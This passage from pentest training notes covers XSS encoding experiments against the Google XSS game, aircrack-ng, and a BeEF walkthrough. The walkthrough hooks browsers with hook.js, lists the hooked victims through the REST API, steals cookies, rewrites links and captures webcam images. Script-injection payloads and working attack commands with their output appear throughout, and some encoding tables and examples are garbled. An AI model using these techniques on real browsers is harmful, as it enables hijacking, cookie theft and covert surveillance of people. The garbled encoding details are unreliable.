    ↳ unencoded dangerous string, JavaScript encoded dangerous string, HTML encoded
    ↳ dangerous string.
</div>
<ol>
<li>"Hello World!"
</li>
<li>"Hello &lt;script>document.write(' cruel ')&lt;/script> World!"
</li>
<li>"Hello
    ↳ \x3cscript\x3edocument\x2ewrite\x28\x27\x20cruel\x20\x27\x29\x3c\x2fscript\x3e
    ↳ World!"
</li>
<li>"Hello &amp;lt;script>document.write(' cruel ')&amp;lt;/script> World!"
</li>
</ol>

<hr/>
<hr/>
<hr/>
<ol>
<li>
<div> Safe string <mark>"Hello World!"</mark>, no encoding.</div>
<br/>
<div> Mimic variable "test" with safe value <mark>Hello World!</mark> injected into
    ↳ "document.write(test)": </div>
<div>&lt;script> var test = "Hello World!"; document.write(test) &lt;/script></div>
<hr/>
Results:
<br/>
<script> var test = "Hello World!"; document.write(test) </script>
<hr/>
Explanation:
<br/>
The HTML parser sees the script tags, passes the enclosed text to the JavaScript
    ↳ processor, which returns the plain text <mark>Hello World!</mark> to the HTML
    ↳ processor. Next we'll try injecting some code.
<hr/>
<hr/>
</li>
```

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```

<li>
<div> Unsafe string <mark>"Hello &lt;script>document.write(' cruel ')&lt;/script><br>
↳World!"</mark>, no encoding.</div>
<br/>
<div> Mimic variable "test" injected with unsafe value <mark>Hello &lt;script>
↳document.write(' cruel ')&lt;/script> World!</mark> into "document.write(test)": </div>
<div>&lt;script> var test = "Hello &lt;script>document.write(' cruel ')&lt;/script><br>
↳World!"; document.write(test) &lt;/script>: </div>
<hr/>
Results:
<br/>
<script> var test = "Hello <script>document.write(' cruel ')</script> World!";<br>
↳document.write(test) </script>
<hr/>
Explanation:
<br/>
<div> We humans see the first &lt;/script> tag as within a JavaScript string, but the<br>
↳HTML parser doesn't understand JavaScript and looks inside the JavaScript text for<br>
↳HTML tags it thinks end the script. And finds one. It then passes the invalid code<br>
↳<mark>var test = "Hello &lt;script>document.write(' cruel ')</mark> to the<br>
↳JavaScript parser which returns the empty string to the HTML parser. The HTML<br>
↳parser then processes the trailing <mark>World!" document.write(test)</mark> which<br>
↳you see in the output.</div>
<hr/>
<hr/>
</li>
<li>
<div> Unsafe string <mark>"Hello<br>
↳\x3cscript\x3edocument\x2ewrite\x28\x27\x20cruel\x20\x27\x29\x3c\x2fscript\x3e<br>
↳World!"</mark>, JavaScript encoding.</div>
<br/>
<div> Take the prior example but JavaScript-encode the value: </div>
<div>&lt;script> var test = "Hello<br>
↳\x3cscript\x3edocument\x2ewrite\x28\x27\x20cruel\x20\x27\x29\x3c\x2fscript\x3e<br>
↳World!"; document.write(test)&lt;/script> </div>
<hr/>
Results:
<br/>
<script> var test = "Hello<br>
↳\x3cscript\x3edocument\x2ewrite\x28\x27\x20cruel\x20\x27\x29\x3c\x2fscript\x3e<br>
↳World!"; document.write(test) </script>
<hr/>
Explanation:
<br/>
<div> So JavaScript-encoding the injected data didn't stop the script running - in<br>
↳fact it did better. The HTML parser doesn't see the internal string tags so passes<br>
↳the whole script to the JavaScript processor; the JavaScript processor un-encodes<br>
↳the data (that's what it's supposed to do), returns <mark>Hello &lt;script><br>
↳document.write(' cruel ')&lt;/script> World!</mark> to the HTML parser. The HTML<br>
↳parser sees the script tags and again calls the JavaScript processor which outputs<br>
↳the string "Hello cruel World!" to the HTML parser.</div>
<hr/>
<hr/>
</li>
<li>
<div> Unsafe string <mark>"Hello &lt;script>document.write(' cruel ')&lt;br>
↳<script> World!"</mark>, partly HTML encoding.</div>

```

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```

<br/>
<div> Take the prior example but HTML-encode the value: </div>
<div>&lt;script> var test = "Hello &amp;lt;script>document.write(' cruel ')&amp;lt;/script> World!"; document.write(test) &lt;/script></div>
<hr/>
Results:
<br/>
<script> var test = "Hello &lt;script>document.write(' cruel ')&lt;/script> World!";
  ↳document.write(test) </script>
<hr/>
Explanation:
<br/>
<div> So HTML-encoding the injected data does stop the script running. The HTML
  ↳parser doesn't see the &lt;/script> tag in the JavaScript, so passes the whole
  ↳string to the JavaScript processor, who executes it returning <mark>&amp;lt;script>
  ↳document.write(' cruel ')&amp;lt;/script></mark> to the HTML processor who displays
  ↳it as text (changing the &amp;lt; to &lt;). </div>
<hr/>
<hr/>
</li>
</ol>
<h2>Lessons Learned</h2>
<ul>
<li>
<div>The above code violates <a href=https://www.owasp.org/index.php/XSS_%28Cross_
  ↳Site_Scripting%29_Prevention_Cheat_Sheet#RULE_.230_-_Never_Insert_Untrusted_Data_
  ↳Except_in_Allowed_Locations>RULE #0 - Never Insert Untrusted Data Except in Allowed
  ↳Locations</a>. Never inject data inside &lt;script> tags. No amount of encoding can
  ↳save you.</div>
</li>
<li>
<div>Having said the above is bad, it does illustrate that ordering is important when
  ↳doing double-encoding. As we can see above, JavaScript encoding the injected value
  ↳would leave nothing for the HTML encoding to do, resulting in XSS injection working.
  ↳ However, HTML encoding first, then JavaScript encoding results in as safe
  ↳execution as we can get. Which is not safe at all.</div>
</li>
</ul>
</body>
</html>

```

5.10.5 a side trip on URL encoding

Our concern with URL encoding is to learn enough to recognize exploitation opportunities and create (python) scripts for pentests. Of the 6 parts to python's URL breakdown (scheme://netloc/path;parameters?query#fragment), the one we are most likely to exploit is the **query string** coming from an application/x-www-form-urlencoded form. If you'd like to learn more about URL encoding, read on.

URL encoding standards and python routines

What are the latest URL standards? **URI scheme** references **RFC 3986 Uniform Resource Identifier (URI): Generic Syntax** as the latest URI standards, replacing **RFC 1738 Uniform Resource Locators (URL)**. URI, URL, and URN defines these 3 terms:

A URI can be further classified as a locator, a name, or both. The term “Uniform Resource Locator” (URL) refers to the subset of URIs that, in addition to identifying a resource, provide a means of locating the resource by describing its primary access mechanism (e.g., its network “location”). The term “Uniform Resource Name” (URN) has been used historically to refer to both URIs under the “urn” scheme [RFC2141], which are required to remain globally unique and persistent even when the resource ceases to exist or becomes unavailable, and to any other URI with the properties of a name.

So we’re interested in URLs. For a formal definition of URL format, [Appendix A. Collected ABNF for URI](#) defines the URI BNF. The actual parsing/decoding/encoding of URLs is complex and subject to errors, so we’re more concerned about the coding (python) libraries for parsing/encoding URLs. Review python 3’s [21.8.1. URL Parsing](#). `urllib.parse.urlparse()` parses

a URL into six components, returning a 6-tuple. This corresponds to the general structure of a URL: `scheme://netloc/path;parameters?query#fragment`.

The important thing to remember is that the different URL parts have different python routines for quoting and unquoting: `quote()/unquote()` for path, `quote_plus()/unquote_plus()` for form values, and `urllib.parse.urlencode()` to encode form parameters for submission. For python 2 consult [20.5.2. Utility functions](#). (Remember, python 2 doesn’t handle unicode well.) Alternatively, [requests](#) could be used in python.

subtleties in URL encoding

Read [What every web developer must know about URL encoding](#). Basically, there’s a reason for python’s library structure and how it treats URL processing: the different URL parts (“`scheme://netloc/path;parameters?query#fragment`” in python) have different encoding and parsing rules. As pointed out in the article, some languages have less than complete URL handling and hand-coding URL processing is prone to error.

URL encoding example

Let’s figure out what this means (and doesn’t mean). The string `<script> alert('boo') </script>` entered in a form can be URL encoded several ways: it is enough to replace each space by “+” (alternatively it could have chosen “%20”). But it’s not wrong to URL encode the other non-alphanumeric characters. So then the following minimal/maximal encodings of `<script> alert('boo') </script>` are both correct:

```
<script>+alert('boo')+</script>
%3Cscript%3E+alert%28%E2%80%98boo%E2%80%99%29+%3C%2Fscript%3E
```

We’ll show that is true by using curl:

```
hacker@kali:~$ # Minimal URL encoding: encode spaces as +
hacker@kali:~$ curl -v \
'https://xss-game.appspot.com/level1/frame?query=<script>+alert('boo')+</script>'
##### SNIP #####
> GET /level1/frame?query=<script>+alert(boo)+</script> HTTP/1.1
##### SNIP #####
<div>
Sorry, no results were found for <b><script> alert(boo) </script></b>. <a href='?'>
↪ Try again</a>.
</div>
##### SNIP #####

hacker@kali:~$ # Full URL encoding
hacker@kali:~$ curl -v \
'https://xss-game.appspot.com/level1/frame?\'
```

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```
'query=%3Cscript%3E+alert%28%28%80%98boo%28%80%99%29+%3C%2Fscript%3E'
##### SNIP #####
> GET /level1/frame?query=%3Cscript%3E+alert%28%28%80%98boo%28%80%99%29+%3C%2Fscript
↪%3E HTTP/1.1
##### SNIP #####
<div>
Sorry, no results were found for <b><script> alert('boo') </script></b>. <a href='?'>
↪Try again</a>.
</div>
##### SNIP #####
```

So either encoding is parsed by the server to:

```
<script> alert('boo') </script>
```

and returned to the client. If you actually enter the URL encoded:

```
https://xss-game.appspot.com/level1/frame?
query=%3Cscript%3E+alert%28%28%80%98boo%28%80%99%29+%3C%2Fscript%3E
```

in iceweasel's address field you will get a popup: the key point being that no amount of URL encoding will prevent the `<script>` from executing on the client and therefore being a XSS attack.

URL encoding example and iceweasel

To illustrate URL encoding we'll use the Google XSS game [level 1 frame](#) because it (1) uses an application/x-www-form-urlencoded form, giving us an opportunity to view URL encoding in a form; and (2) echo's the form's input back between `<div>` ... `</div>` tags allowing us to view the string received by the web server and experiment with escaping html in div's. We'll use the iceweasel browser along with it's developer console to URL encode the form's input and display the actual traffic to/from the server. Finally, we'll use `curl` when we wish to view the raw traffic (unprocessed by iceweasel).

We first warn you that what you see in iceweasel's address field is not what's actually sent to the web site. Browsing to [level 1 frame](#) and entering `<script> alert('boo') </script>` shows the following in iceweasel's address field:

```
https://xss-game.appspot.com/level1/frame?
query=<script>+alert('boo')<%2Fscript>
```

but when you copy-&-paste the field it actually shows up as:

```
https://xss-game.appspot.com/level1/frame?
query=%3Cscript%3E+alert%28%28%80%98boo%28%80%99%29+%3C%2Fscript%3E
```

The iceweasel developer console shows the actual GET request sent corresponds not to what's shown in the address field but what's returned by copy-&-paste; and the data received is what's exactly shown in the output html page:

```
Request URL: https://xss-game.appspot.com/level1/frame?
    query=%3Cscript%3E+alert%28%28%80%98boo%28%80%99%29+%3C%2Fscript%3E

Response body: <script> alert('boo') </script>
```

The upshot is that visual inspection of iceweasel's address field cannot be trusted - copy-&-paste it to see what's really used.

entering data vs. escaped data (double-encoding)

So form data are encoded prior to being sent to the server. However, do not make the mistake that entering these encoded values directly in the **form** generates the same results as the original unencoded string `<script>alert('boo') </script>`. The URL encoded values entered in the form are encoded a second time, changing the results: entering the URL-encoded string `<script>+alert('boo')+/script>` in Google XSS game level 1 frame does not generate the `alert()` of the original input `<script> alert('boo') </script>`. Data entry of “`/`” is not the same as “`/`” as the “`/`” will be URL encoded as “`⼯`”, which is “`/`” and not “`/`”. Try this out by entering non-URL-escaped `<script> alert('boo') </script>` first, then the escaped `<script>+alert('boo')+/script>` in the form <https://xss-game.appspot.com/level1/frame>.

so how do you get that `<script> alert('foo') </script>` to stop?

Here’s something you should be able to explain if you understand the kinds of content and encoding. Go to Google’s [XSS game level 1](#) and enter the following 3 strings and explain the resulting differences:

```
<script>alert("boo")</script>
<script>&#x2Fscript&#x2Falert(&#x27;boo&#x27;)&#x2F</script>&#x2F;
%3Cscript%3Ealert%28%22boo%22%29%3C%2Fscript%3E
```

You will see that URL encoding won’t stop the script, but following [RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content](#) works (the middle of the 3 strings above).

HTML escaping involves replacing text with their HTML-standard defined [named character references](#). The recommended replacements are:

Character	Named Character Reference
&	&
<	'
>	'
“	'
‘	'
/	/
‘	/

An example of a named character reference is “`/`” representing the unicode character “`U+000BEU`” corresponding to the glyph “`¾`” (which is a single character showing “`3/4`”). On the server side this does not act like the single character, but when displayed on the client side looks like the single character. Here’s an example using `curl` at the Google [XSS game level 1](#) using “`/`” URL encoded to “`⼯`”:

```
hacker@kali:~$ curl -v \
  'https://xss-game.appspot.com/level1/frame?query=%26frac34%3B' \
  2>&#x26; | egrep '(GET|Sorry)'
> GET /level1/frame?query=%26frac34%3B HTTP/1.1
Sorry, no results were found for <b>&#x2F2F;</b>. <a href='?'>Try again</a>.
```

So you can see as before the URL encoded “`⼯`” becomes “`⼯`” on the server side (and not the character “`¾`”), remaining that in the returned HTML. Only when displayed in `iceweasel` will the single character “`¾`” be displayed.

From a defensive side the character entity references are great: they look like the real character in the browser but don’t act like it either at the server or client. So “`/`” looks like “`<script>`” but doesn’t create a “`<script>`” tag in HTML.

PENTEST NETWORK TOOLS

This is a sampling of networking topics studied during the meetup.

6.1 aircrack-ng

From the [aircrack-ng](#) site:

Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the PTW attack, thus making the attack much faster compared to other WEP cracking tools.

In fact, Aircrack-ng is a set of tools for auditing wireless networks.

You can experiment using a home test suite for `aircrack-ng`:

- Dedicated testing router: under \$20 wireless routers are routinely available (so you don't have to mess up your own or neighbor's home router)
- Wireless client: a cell phone can be a wireless client
- Pen test machine:
 - Any laptop capable of running [Kali Linux](#)
 - Or a desktop with powerful ~\$30 Alfa USB wireless card
 - Or a virtual machine running on one of the above

To study `aircrack-ng` start by running Kali's `wifite` command (a python script automating `aircrack-ng` usage). [aircrack-ng tutorials](#) contain useful networking howto's. Additionally, view [SecurityTube aircrack-ng](#) videos:

- [Wireless LAN Security and Penetration Testing Megaprimer](#) provides a thorough, theoretical, and hands-on introduction to wireless penetration testing.
- [Security Tube aircrack-ng videos](#) (especially the *Aircrack-Ng Megaprimer*, which provides a detailed introduction to the `aircrack-ng` commands).

6.2 BeEF

[BeEF](#) is a ruby-based application that “will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.” This source code is available on GitHub at [beefproject/beef](#). For detailed information see the [BeEF wiki](#) and the lead core developer's presentation [All you ever wanted to know about BeEF](#).

6.2.1 What BeEF does

BeEF architecture

To understand BeEF, read [BeEF architecture](#). The communication server runs by default on TCP port 3000:

<http://localhost:3000/ui/panel> BeEF admin web page

<http://localhost:3000/demos/basic.html> Basic demo page to hook victims

<http://localhost:3000/demos/butcher/index.html> Another demo page to hook victims

Getting hooked (becoming a bot)

Get client to run `hook.js`

The attacker starts the BeEF communication server and then sets out to entice web browsers to get hooked by running `hook.js` from some web page. A hooked web browser defaults to polling the BeEF communication server every 5 seconds for commands.

Server creates `hook.js` dynamically

If you look for `hook.js` in the source code you won't find it; it's dynamically built for each new client based on BeEF configuration options. [beef/core/main/handlers/hookedbrowsers.rb](#) "handles connections from hooked browsers to the framework" and calls `build_beefjs!(host_name)` for unhooked browsers. [beef/core/main/handlers/modules/beefjs.rb](#) contains an `build_beefjs!(req_host)` which defines `hook.js` as an obfuscated combination of: `core/main/client/` `modules` `beef.js` `browser.js` `browser/cookie.js` `browser/popup.js` `session.js` `os.js` `hardware.js` `dom.js` `logger.js` `net.js` `updater.js` `encode/base64.js` `encode/json.js` `net/local.js` `init.js` `mitb.js` `net/dns.js` `net/cors.js` `are.js` `websocket.js` `lib/webtrcadapter.js` `webtrc.js` `timeout.js`.

Exploiting hooked browsers

BeEF modules

BeEF has both modules and extensions. From [Creating An Extension](#):

As the name implies, extensions serve to "extend" the capabilities of BeEF. Extensions differ slightly from modules. They are a way to add new functionality to the core features of BeEF whereas modules usually have a narrow set of abilities that perform a specific task. This helps prevent feature creep by modularizing new core features. So if you're asking yourself...

"I have a new idea, should it be a module or an extension?"

Does it change the way BeEF behaves? **Extension**

Does it change the way zombies behave? **Module**

A module usually consists of a `config.yaml` configuration file, a ruby script `module.rb` to execute on the communication server, and the JavaScript payload `command.js` to execute on the client. Basically, anything you can do from JavaScript in the browser you can do through BeEF. The hooked browser will pull the command from the communication server and return the results. For detailed information about modules see [BeEF wiki Module creation](#) and the actual `beef/modules/` in the [BeEF repository](#).

BeEF admin GUI & RESTful API

The attacker directs BeEF module commands to be executed on a hooked client, either via BeEF's Admin GUI (<http://localhost:3000/ui/panel>) or the [BeEF RESTful API](#). The API requires a token which is regenerated by the BeEF server every restart. You can either manually look at the log file, or get it via the following:

```
BEEF_IPP="localhost:3000"
BEEF_USER=beef
BEEF_PW=beef
DATA='{ "username": "'$BEEF_USER'", "password": "'$BEEF_PW'" }'
RESPONSE=$(curl --silent --request POST \
    --header "Content-Type: application/json" \
    --data "$DATA" \
    http://$BEEF_IPP/api/admin/login)
SUCCESS=${RESPONSE#*\"success\":}
SUCCESS=${SUCCESS%%,*}
echo SUCCESS=$SUCCESS
TOKEN=${RESPONSE#*\"token\":}
TOKEN=${TOKEN%%\"*}
echo TOKEN=$TOKEN
```

Running this will return a JSON response which can be parsed for the token:

```
hacker@kali:~$ BEEF_IPP="localhost:3000"
hacker@kali:~$ BEEF_USER=beef
hacker@kali:~$ BEEF_PW=beef
hacker@kali:~$ DATA='{ "username": "'$BEEF_USER'", "password": "'$BEEF_PW'" }'
hacker@kali:~$ RESPONSE=$(curl --silent --request POST \
> --header "Content-Type: application/json" \
> --data "$DATA" \
> http://$BEEF_IPP/api/admin/login)
hacker@kali:~$ SUCCESS=${RESPONSE#*\"success\":}
hacker@kali:~$ SUCCESS=${SUCCESS%%,*}
hacker@kali:~$ echo SUCCESS=$SUCCESS
SUCCESS=true
hacker@kali:~$ TOKEN=${RESPONSE#*\"token\":}
hacker@kali:~$ TOKEN=${TOKEN%%\"*}
hacker@kali:~$ echo TOKEN=$TOKEN
TOKEN=dc3f8c382f282c4aa0d55bf2e6218ffa83342ff7
hacker@kali:~$ echo $RESPONSE
{"success":true,"token":"dc3f8c382f282c4aa0d55bf2e6218ffa83342ff7"}
```

Use the \$TOKEN for RESTFull API calls:

```
BEEF_IPP="localhost:3000"
TOKEN=dc3f8c382f282c4aa0d55bf2e6218ffa83342ff7
# list hooked-browsers
curl --silent http://$BEEF_IPP/api/hooks?token=$TOKEN
# list logs
curl --silent http://$BEEF_IPP/api/logs?token=$TOKEN
```

Running this gives:

```
hacker@kali:~$ BEEF_IPP="localhost:3000"
hacker@kali:~$ TOKEN=dc3f8c382f282c4aa0d55bf2e6218ffa83342ff7
hacker@kali:~$ # list hooked-browsers
hacker@kali:~$ curl --silent http://$BEEF_IPP/api/hooks?token=$TOKEN
```

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```
{
  "hooked-browsers": {
    "online": {},
    "offline": {
      "0": {
        "id": 1,
        "session": "VVr7xmQSYAR2ScvA4d7xCxkFnGYc6MMxhmoqoZ9HUdHQ6X4zHLK9HPqIOhTtZ3Mx0FXSoL9cMutn915J",
        "name": null,
        "version": "UNKNOWN",
        "os": "Linux",
        "platform": "Linux x86_64",
        "ip": "192.168.1.28",
        "domain": "192.168.1.104",
        "port": "3000",
        "page_uri": "http://192.168.1.104:3000/demos/basic.html"
      }
    }
  }
}

hacker@kali:~$ # list logs
hacker@kali:~$ curl --silent http://$BEEF_IPF/api/logs?token=$TOKEN
{"logs_count":14,"logs":[{"id":1,"date":"2015-05-07T22:11:44-07:00","event":"User
↳with ip 127.0.0.1 has successfully authenticated in the application.","type":
↳"Authentication"}, {"id":2,"date":"2015-05-07T23:31:44-07:00","event":"User with ip
↳127.0.0.1 has successfully logged out.","type":"Authentication"}, {"id":3,"date":
↳"2015-05-07T23:35:30-07:00","event":"User with ip 127.0.0.1 has successfully
↳authenticated in the application.","type":"Authentication"}, {"id":4,"date":"2015-05-
↳07T23:40:31-07:00","event":"192.168.1.28 just joined the horde from the domain: 192.
↳168.1.104:3000","type":"Zombie"}, {"id":5,"date":"2015-05-07T23:40:31-07:00","event":
↳"192.168.1.28 appears to have come back online","type":"Zombie"}, {"id":6,"date":
↳"2015-05-07T23:40:40-07:00","event":"0.009s - [Focus] Browser window has regained
↳focus.","type":"Event"}, {"id":7,"date":"2015-05-07T23:40:40-07:00","event":"2.412s -
↳[Blur] Browser window has lost focus.","type":"Event"}, {"id":8,"date":"2015-05-
↳07T23:40:45-07:00","event":"7.428s - [Focus] Browser window has regained focus.",
↳"type":"Event"}, {"id":9,"date":"2015-05-07T23:40:45-07:00","event":"7.505s - [Mouse
↳Click] x: 704 y:401 > html ","type":"Event"}, {"id":10,"date":"2015-05-07T23:41:00-
↳07:00","event":"24.461s - [Blur] Browser window has lost focus.","type":"Event"}, {
↳"id":11,"date":"2015-05-07T23:43:06-07:00","event":"147.520s - [Focus] Browser
↳window has regained focus.","type":"Event"}, {"id":12,"date":"2015-05-07T23:43:06-
↳07:00","event":"147.551s - [Blur] Browser window has lost focus.","type":"Event"}, {
↳"id":13,"date":"2015-05-07T23:49:57-07:00","event":"User with ip 127.0.0.1 has
↳successfully logged out.","type":"Authentication"}, {"id":14,"date":"2015-05-
↳08T10:00:06-07:00","event":"User with ip 192.168.1.28 has successfully authenticated
↳in the application.","type":"Authentication"}]}
```

Of course json and bash don't mix well. Here go some examples using python2/3:

```
# python2 using requests
python2
import json
import requests
# first get the token
url_base = "http://localhost:3000"
data = json.dumps({"username":"beef", "password":"beef"})
headers = {"Content-type": "application/json", "Accept": "text/json"}
r = requests.post(url_base + "/api/admin/login", data=data, headers=headers)
token = {"token": r.json['token']}
# now get hooked browsers
r = requests.get(url_base + "/api/hooks", params=token)
r.json
exit()
```

Running this gives:

```
hacker@kali:~$ # python2 using requests
hacker@kali:~$ python2
Python 2.7.3 (default, Mar 13 2014, 11:03:55)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import json
>>> import requests
```

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```

>>> # first get the token
... url_base = "http://localhost:3000"
>>> data = json.dumps({"username":"beef", "password":"beef"})
>>> headers = {"Content-type": "application/json", "Accept": "text/json"}
>>> r = requests.post(url_base + "/api/admin/login", data=data, headers=headers)
>>> token = {"token": r.json['token']}
>>> # now get hooked browsers
... r = requests.get(url_base + "/api/hooks", params=token)
>>> r.json
{'u'hooked-browsers': {'u'offline': {'u'0': {'u'domain': u'192.168.1.104', u'version': u
↳ 'UNKNOWN', u'ip': u'192.168.1.28', u'port': u'3000', u'platform': u'Linux x86_64', u
↳ 'session': u
↳ 'VVr7xmQSYAR2ScvA4d7xCxkFnGYc6MMxhmoqoZ9HUdHQ6X4zHLK9HPqI0hTtZ3Mx0FXSoL9cMutn915J', u
↳ 'page_uri': u'http://192.168.1.104:3000/demos/basic.html', u'os': u'Linux', u'id': u
↳ 1, u'name': None}}, u'online': {'u'0': {'u'domain': u'192.168.1.104', u'version': u
↳ 'UNKNOWN', u'ip': u'192.168.1.28', u'port': u'3000', u'platform': u'Linux x86_64', u
↳ 'session': u
↳ '1kOFWialLh8VOvwmu9DO6EDrw7aXwEOGC77furHwAEGi7u0P96uMXgdfKf5h58sCru4dzRqYjkKx6sgn', u
↳ 'page_uri': u'http://192.168.1.104:3000/demos/basic.html', u'os': u'Linux', u'id': u
↳ 2, u'name': None}}}}
>>> exit()

```

And in python3:

```

# python3 w/o requests
python3
import json
import urllib.parse
import urllib.request
url_base = "http://localhost:3000"
data = json.dumps({"username":"beef", "password":"beef"}).encode('utf8')
headers = {"Content-type": "application/json", "Accept": "text/json"}
req = urllib.request.Request(url_base + "/api/admin/login", data=data,
↳ headers=headers)
response = urllib.request.urlopen(req)
answer = json.loads(response.read().decode('utf8'))
token = answer['token']
# now get hooked browsers
req = urllib.request.Request(url_base + "/api/hooks?" +
    urllib.parse.urlencode({"token": token}))
response = urllib.request.urlopen(req)
answer = json.loads(response.read().decode('utf8'))
answer
exit()

```

Running this gives:

```

hacker@kali:~$ # python3 w/o requests
hacker@kali:~$ python3
Python 3.2.3 (default, Feb 20 2013, 14:44:27)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import json
>>> import urllib.parse
>>> import urllib.request
>>> url_base = "http://localhost:3000"
>>> data = json.dumps({"username":"beef", "password":"beef"}).encode('utf8')

```

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```

>>> headers = {"Content-type": "application/json", "Accept": "text/json"}
>>> req = urllib.request.Request(url_base + "/api/admin/login", data=data,
↳headers=headers)
>>> response = urllib.request.urlopen(req)
>>> answer = json.loads(response.read().decode('utf8'))
>>> token = answer['token']
>>> # now get hooked browsers
... req = urllib.request.Request(url_base + "/api/hooks?" +
...     urllib.parse.urlencode({"token": token}))
>>> response = urllib.request.urlopen(req)
>>> answer = json.loads(response.read().decode('utf8'))
>>> answer
{'hooked-browsers': {'offline': {'0': {'domain': '192.168.1.104', 'version': 'UNKNOWN',
↳', 'ip': '192.168.1.28', 'port': '3000', 'platform': 'Linux x86_64', 'session':
↳'VVr7xmQSYAR2ScvA4d7xCxkFnGYc6MMxhmoqoZ9HUdHQ6X4zHLK9HPqIOhTtZ3Mx0FXSoL9cMutn915J',
↳'page_uri': 'http://192.168.1.104:3000/demos/basic.html', 'os': 'Linux', 'id': 1,
↳'name': None}}, 'online': {'0': {'domain': '192.168.1.104', 'version': 'UNKNOWN',
↳'ip': '192.168.1.28', 'port': '3000', 'platform': 'Linux x86_64', 'session':
↳'lkOFwialLh8VOvwmu9DO6EDrw7aXwEOGC77furHwAEGi7uOP96uMXgdfKf5h58sCru4dzRqYjkKx6sgn',
↳'page_uri': 'http://192.168.1.104:3000/demos/basic.html', 'os': 'Linux', 'id': 2,
↳'name': None}}}}
>>> exit()

```

6.2.2 Setting up BeEF in Kali

Installation

On Kali Linux, the package `beef-xss` must be installed and the service **beef-xss** started (to run the beef communication server):

```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
# install required packages
$SUDO apt-get install beef-xss -y

```

On non-Kali hosts follow [BeEF Wiki Installation](#).

BeEF configuration

See [BeEF Wiki Configuration](#) for a quick introduction to configuring BeEF. The main BeEF configuration file `/etc/beef-xss/config.yaml` defines the web server port as 3000 with user/password defaults of “beef/beef”. To get a more complete list of BeEF configuration files and search them for particular parameters:

```

# install apt-file if not already installed
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
# install required packages
$SUDO apt-get install apt-file
$SUDO apt-file update
# on Kali 1.0.9a the following lists 217 config.yaml filenames
apt-file find config.yaml | grep 'beef-xss' | cut -f2 -d:
# to search for "port:" in a configuration file
apt-file find config.yaml | grep 'beef-xss' | cut -f2 -d: | \

```

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```
xargs -n1 grep -iH 'port:'
# or save config filenames into a file and use that for grep input
apt-file find config.yaml | grep 'beef-xss' | cut -f2 -d: > files.txt
xargs -a files.txt -n1 grep -iH 'port:'
```

Obviously for a real BeEF deployment all default passwords should be changed with a different web server configuration. But for demo/play purposes the defaults (outside the beef/beef userid/password) are OK on a private network.

6.2.3 Running BeEF

Starting the services

Start the **beef-xss** service from the command line. The service runs as the unprivileged user beef-xss and therefore cannot access privileged ports. The Admin GUI then runs at <http://localhost:3000/ui/panel/> and the sample exploit pages run at <http://localhost:3000/demos/basic.html> and <http://localhost:3000/demos/butcher/index.html>.

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
# start BeEF communication server prior to exploits
# ss to check server listening ports
$SUDO ss -tnlp
$SUDO service beef-xss start
sleep 10
$SUDO ss -tnlp

# when done stop the server
$SUDO service beef-xss stop
```

Hook browsers

The idea is to get the target browser to execute a page containing **hook.js**, which is quite large (here 7039 lines containing 344,428 tightly-packed bytes):

```
curl --silent --remote-name http://localhost:3000/hook.js
wc hook.js
```

Running this gives:

```
hacker@kali:~$ curl --silent --remote-name http://localhost:3000/hook.js
hacker@kali:~$ wc hook.js
7039 25619 344248 hook.js
```

There are 2 sample pages where browsers can get hooked: <http://localhost:3000/demos/basic.html> and <http://localhost:3000/demos/butcher/index.html>:

```
curl --silent http://localhost:3000/demos/basic.html | grep hook
curl --silent http://localhost:3000/demos/butcher/index.html | grep hook
```

Running this gives:

```
hacker@kali:~$ curl --silent http://localhost:3000/demos/basic.html | grep hook
    var commandModuleStr = '<script src="' + window.location.protocol + '/'
    ↪ '/' + window.location.host + '/hook.js' type="text/javascript"><\script>';
```

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```

    You should be hooked into <b>BeEF</b>.
hacker@kali:~$ curl --silent http://localhost:3000/demos/butcher/index.html | grep_
↪hook
    var commandModuleStr = '<script src="' + window.location.protocol + '//' + _
↪window.location.host + '/hook.js" type="text/javascript"><\script>';

```

You can get another meetup participant to browse to your web server or hook your own browser using either **iceweasel**, **chrome**, or any other installed browser with JavaScript enabled.

Exploiting hooked browsers

The hooked browser will continually poll the BeEF communication server. The BeEF control panel <http://localhost:3000/ui/panel> can be used to apply commands from a variety of modules. Let's assume a remote client was hooked by visiting <http://protect\T1\textdollarHOSTIP:3000/demos/basic.html>. Try these basic modules:

- In the BeEF control panel browse to the hooked browser under *Online Browsers* and select *Commands* → *Browser* → *Hooked Domain* → *Get Cookie*; then under *Get Cookie* click *Execute*; then under *Module Results History* and click the last command id. You should see the under *Command results* the cookies on the hooked browser tab ("BEEFHOOK" in for this web page).
- Apply command *Replace HREFS*, which will rewrite the URL's on the hooked browser's page to the URL you specify in the *Replace HREFS Execute* page. Run the command to replace every link on the hooked browser to <https://www.google.com/> and verify that the hooked browser links now all actually HREF <https://www.google.com/>.
- For a final test, under *Online Browsers* select the hooked browser, then select *Commands* → *Browser* → *Hooked Domain* → *Webcam* click *Execute*. Of course the client must have an accessible webcam (which can be checked with the *Webcam Permission Check* module). The hooked browser should display a message "This website is using Adobe Flash ..." with an "Adobe Flash Player Settings" popup requesting *Allow* access to camera and microphone. After acceptance a series of 20 photos are taken at a 1 second interval (unless you changed the defaults). When the command shows the *Ready* status (far lower left of window), in *Module Results History* click the last command id. You should see the base64 encoded image data displayed in the *Webcam* panel. The images are large and hard to individually select from the panel. We found it easier to right-click *Select All* and paste it into a fast editor and save the file as `select_all.txt`. Then get the images by:

```

INPUT=select_all.txt
IMAGE=image_
rm -rf ${IMAGE}[0-9][0-9]
sed -ne '/^data: image=/{s/^data: image=//p}' $INPUT | \
    split -d -l 1 - $IMAGE
for i in ${IMAGE}[0-9][0-9]; do
    base64 -d $i > $i.jpg
done
rm -rf ${IMAGE}[0-9][0-9]

```

The webcam images are visible as `image_[0-9][0-9].jpg`.

If the above is too clumsy to do, you can use **sqlite3** on the BeEF database to get the images. Although not recommended, it also gets you familiar with the database behind BeEF. Here we find the images for the hooked browser at 192.168.1.103, which has browser id 6 and only one command with id 17:

```

sqlite3 /usr/share/beef-xss/db/beef.db
.databases
.tables

```

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```
